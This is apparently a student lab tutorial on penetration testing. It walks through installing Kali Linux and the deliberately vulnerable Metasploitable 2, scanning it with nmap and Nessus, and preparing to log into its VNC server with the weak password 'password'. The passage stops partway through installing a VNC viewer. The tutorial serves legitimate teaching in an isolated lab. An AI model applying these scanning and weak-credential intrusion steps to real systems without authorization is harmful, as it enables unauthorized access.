

Trevor Kulczycki-McIntyre

Nathaniel Bitton

Karl Alvarado

Penetration Tests

Unix-Winter-2024

LIA-Project

Part 1: Introduction

What is Penetration Testing?

Penetration Testing is a cybersecurity technique where simulated attacks are conducted on a computer system, network or application to identify vulnerabilities and assess security.

Purpose of this Project

The purpose of this project is not to discover new vulnerabilities, it is to exploit known ones in a step-by-step tutorial where we will document the challenges we faced, and how we overcame them.

Part 2: Getting Started

Downloading Kali Linux (Attacker)

Go to osboxes.org and download the most recent version of Kali Linux.

Kali Linux is a well-known Debian based OS widely used for simulating penetration tests and other cyber security assessments.

In this example we will use VirtualBox as our hypervisor however, VMWare is another viable option, just make sure you download the right image from osboxes.org.

Create a Virtual Machine with Kali VDI file

Inside your hypervisor create a new virtual machine using the Kali Linux .VDI file that was downloaded in the previous step.

On VirtualBox

New ->

Set the name for your VM, it doesn't really matter

Type: Linux

Version: Debian 64-bit (since kali is a Debian based OS)

Expert Mode ->

Hard-Disk -> Use and Existing Hard Disk file

- ➔ Small folder icon will show you the current vdi files that were added (if any), since we just downloaded it, it should not appear here. Click on add

Add your .vdi file, select it and click choose in the bottom right.

After selecting your .vdi file, go to hardware (still in expert mode) and allocate a desired amount of RAM and CPUs to your VM. For mine, I chose around 5Gb of Ram and 1 CPU.

Press Finish


Boot it Up!

Now that everything is configured, click on start and after logging in

Username: osboxes

Password: osboxes.org

You should be presented with the following screen



Congrats! You've successfully installed Kali Linux!


Downloading the Victim (Metasploitable 2)

The victim of our attacks is going to be Metasploitable 2. I've decided to use this VM since it is a well-known machine to perform penetration tests on, as it was designed to do so.

To download Metasploitable 2, go to


<https://sourceforge.net/projects/metasploitable/files/latest/download> and download the .zip file.

After that, go into VirtualBox and create a VM with the VDI inside of the zip file, you do not need to allocate much RAM since there is no GUI. ~500 Mb will suffice however in my example I use 1000mb just to be safe.




*Network Configuration

On both virtual machines, make sure that in the Network settings, located in virtualbox, are set to bridged adapter, and promiscuous mode is set to allow all.



Boot it up!



Congrats! You have successfully downloaded Metasploitable! Now lets get to the good stuff.

Part 3: Start Hacking!

Setup


This phase requires both virtual machines to be running on the host machine at the same time. Make sure that you carefully followed each previous step.

Reconnaissance

The first step for any good hacker is always the recon phase. You need to scope out the environment to see what options are available.

In the Metasploitable VM run the command \$ifconfig

This command is used to configure networks in Unix like systems, but for now we will just be using it to see the IP Address of the victim.



```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 08:00:27:ea:b6:c7  
          inet addr:192.168.2.26 Bcast:192.168.2.255 Mask:255.255.255.0  
             inet6 addr: fe80::a00:27ff:fea:b6c7/64 Scope:Link  
               UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:55 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:66 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:6675 (6.5 KB) TX bytes:6961 (6.7 KB)  
             Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
             inet6 addr: ::1/128 Scope:Host  
               UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:91 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:91 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
             RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)  
  
msfadmin@metasploitable:~$
```

Here we see that the inet address of my Metasploitable VM is 192.168.2.26

This is what we'll need to commence the hacking stage.

Now inside of Kali Linux open the terminal and run \$sudo nmap -sV -O <ip address of victim>

Nmap is a tool used for scanning networks, -sV will show the version, and -O will show the operating system

```
(osboxes㉿osboxes)~]$ sudo nmap -sV -O 192.168.2.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-18 20:04 EDT
Nmap scan report for 192.168.2.26
Host is up (0.00017s latency).

Not shown: 977 closed tcp ports (reset)


PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        login
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
```

This will give you a sum of the vulnerabilities inside of the Metasploitable VM.


Alternatively, you can download Nessus, a vulnerability scanner available for download at <https://www.tenable.com/downloads/nessus?loginAttempted=true> on Kali Linux.

Make sure to download the version for Linux-Debian-amd64

After downloading, run the following command to install



A screenshot of a terminal window titled "Tenable Nessus". The window shows a "Download and Install Nessus" interface. In the terminal, the command `sudo dpkg -i Nessus-10.7.3-debian10_amd64.deb` is being typed. The interface includes dropdown menus for "Version" (set to "Nessus - 10.7.3") and "Platform" (set to "Linux"). A large blue button labeled "Download" is visible. To the right of the terminal, a file browser sidebar shows "Places" with options like Computer, osboxes, Desktop, Recent, Trash, Documents, Music, Pictures, Videos, and Downloads.




A screenshot of a terminal window showing the output of the command `sudo dpkg -i Nessus-10.7.3-debian10_amd64.deb`. The output shows the package being selected, unpacked, and configured. It also lists various cryptographic tests and their results, all of which pass. The terminal window has a dark background with light-colored text. The right side of the screen shows a blurred interface for "Download and Install Nessus" with sections for "Download", "Platform", "Devices", and "Network".

```
(osboxes@osboxes) [~/Downloads]
$ sudo dpkg -i Nessus-10.7.3-debian10_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 403879 files and directories currently installed.)
Preparing to unpack Nessus-10.7.3-debian10_amd64.deb ...
Unpacking nessus (10.7.3) ...
Setting up nessus (10.7.3) ...
HMAC : (Module_Integrity) : Pass
SHA1 : (KAT_Digest) : Pass
SHA2 : (KAT_Digest) : Pass
SHA3 : (KAT_Digest) : Pass
TDES : (KAT_Cipher) : Pass
AES_GCM : (KAT_Cipher) : Pass
AES_ECB_Decrypt : (KAT_Cipher) : Pass
RSA : (KAT_Signature) : RNG : (Continuous_RNG_Test) : Pass
Pass
ECDSA : (PCT_Signature) : Pass
ECDSA : (PCT_Signature) : Pass
DSA : (PCT_Signature) : Pass
TLS13_KDF_EXTRACT : (KAT_KDF) : Pass
TLS13_KDF_EXPAND : (KAT_KDF) : Pass
TLS12_PRF : (KAT_KDF) : Pass
PBKDF2 : (KAT_KDF) : Pass
```

Make sure you run the command in the same directory that you've downloaded the file, default is the downloads directory.

Now after a successful installation, start the service with:




A screenshot of a terminal window showing the command `sudo systemctl start nessusd` being typed.

And enable the service with


```
L$ systemctl enable nessusd
```

Now that the service is running, open the web browser and navigate to <https://localhost:8834>, it will give a security error, just press accept and continue.



Choose Online registration → Register for Nessus essentials, use your student email as it works as a business email, else you will have to pay for a business email.

After filling out the fields you will see your activation code appear on the screen, copy it.
Create an account



Congrats, you have successfully installed and configured Nessus.

It will take some time to compile plugins so be patient before attempting to start a scan

After the plugins are done compiling, create a new folder and start a scan on the victim IP address.

Port	Host
5900 / tcp / vnc	192.168.2.26

Nessus works great because it scans the victim's IP Address for vulnerabilities, similar to nmap however it shows you the level of vulnerability using a rating system, and even shows

you how you can exploit the vulnerability. As you can see this vulnerability has a severity of critical and can be exploited by logging into the VNC server using the password ‘password’

Setup the Hack


Now that we’ve found the vulnerability, and decided our attack, we shall commence the hacking phase.

Install a VNC viewer so that we can access the Metasploitable 2 VNC server.

Run the following commands:

```
$sudo apt update, to refresh package list.
```

```
$sudo apt install tigervnc-viewer.
```



```
(osboxes@osboxes) [~] $ sudo apt install tigervnc-viewer
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libfltk-images1.3 libfltk1.3
Suggested packages:
  tigervnc-tools
The following NEW packages will be installed:
  libfltk-images1.3 libfltk1.3 tigervnc-viewer
0 upgraded, 3 newly installed, 0 to remove and 826 not upgraded.
Need to get 928 kB of archives.
After this operation, 2912 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libfltk-images1.3 amd64 1.3.8-6+b1 [49.7 kB]
Get:1 http://http.kali.org/kali kali-rolling/main amd64 libfltk1.3 amd64 1.3.8-6+b1 [553 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 tigervnc-viewer amd64 1.13.1+dfsg-2 [325 kB]
Fetched 928 kB in 0s (2146 kB/s)
Selecting previously unselected package libfltk1.3:amd64.
(Reading database ... 403920 files and directories currently installed.)
Preparing to unpack .../libfltk1.3_1.3.8-6+b1_amd64.deb ...
Unpacking libfltk1.3:amd64 (1.3.8-6+b1) ...
Selecting previously unselected package libfltk-images1.3:amd64.
```

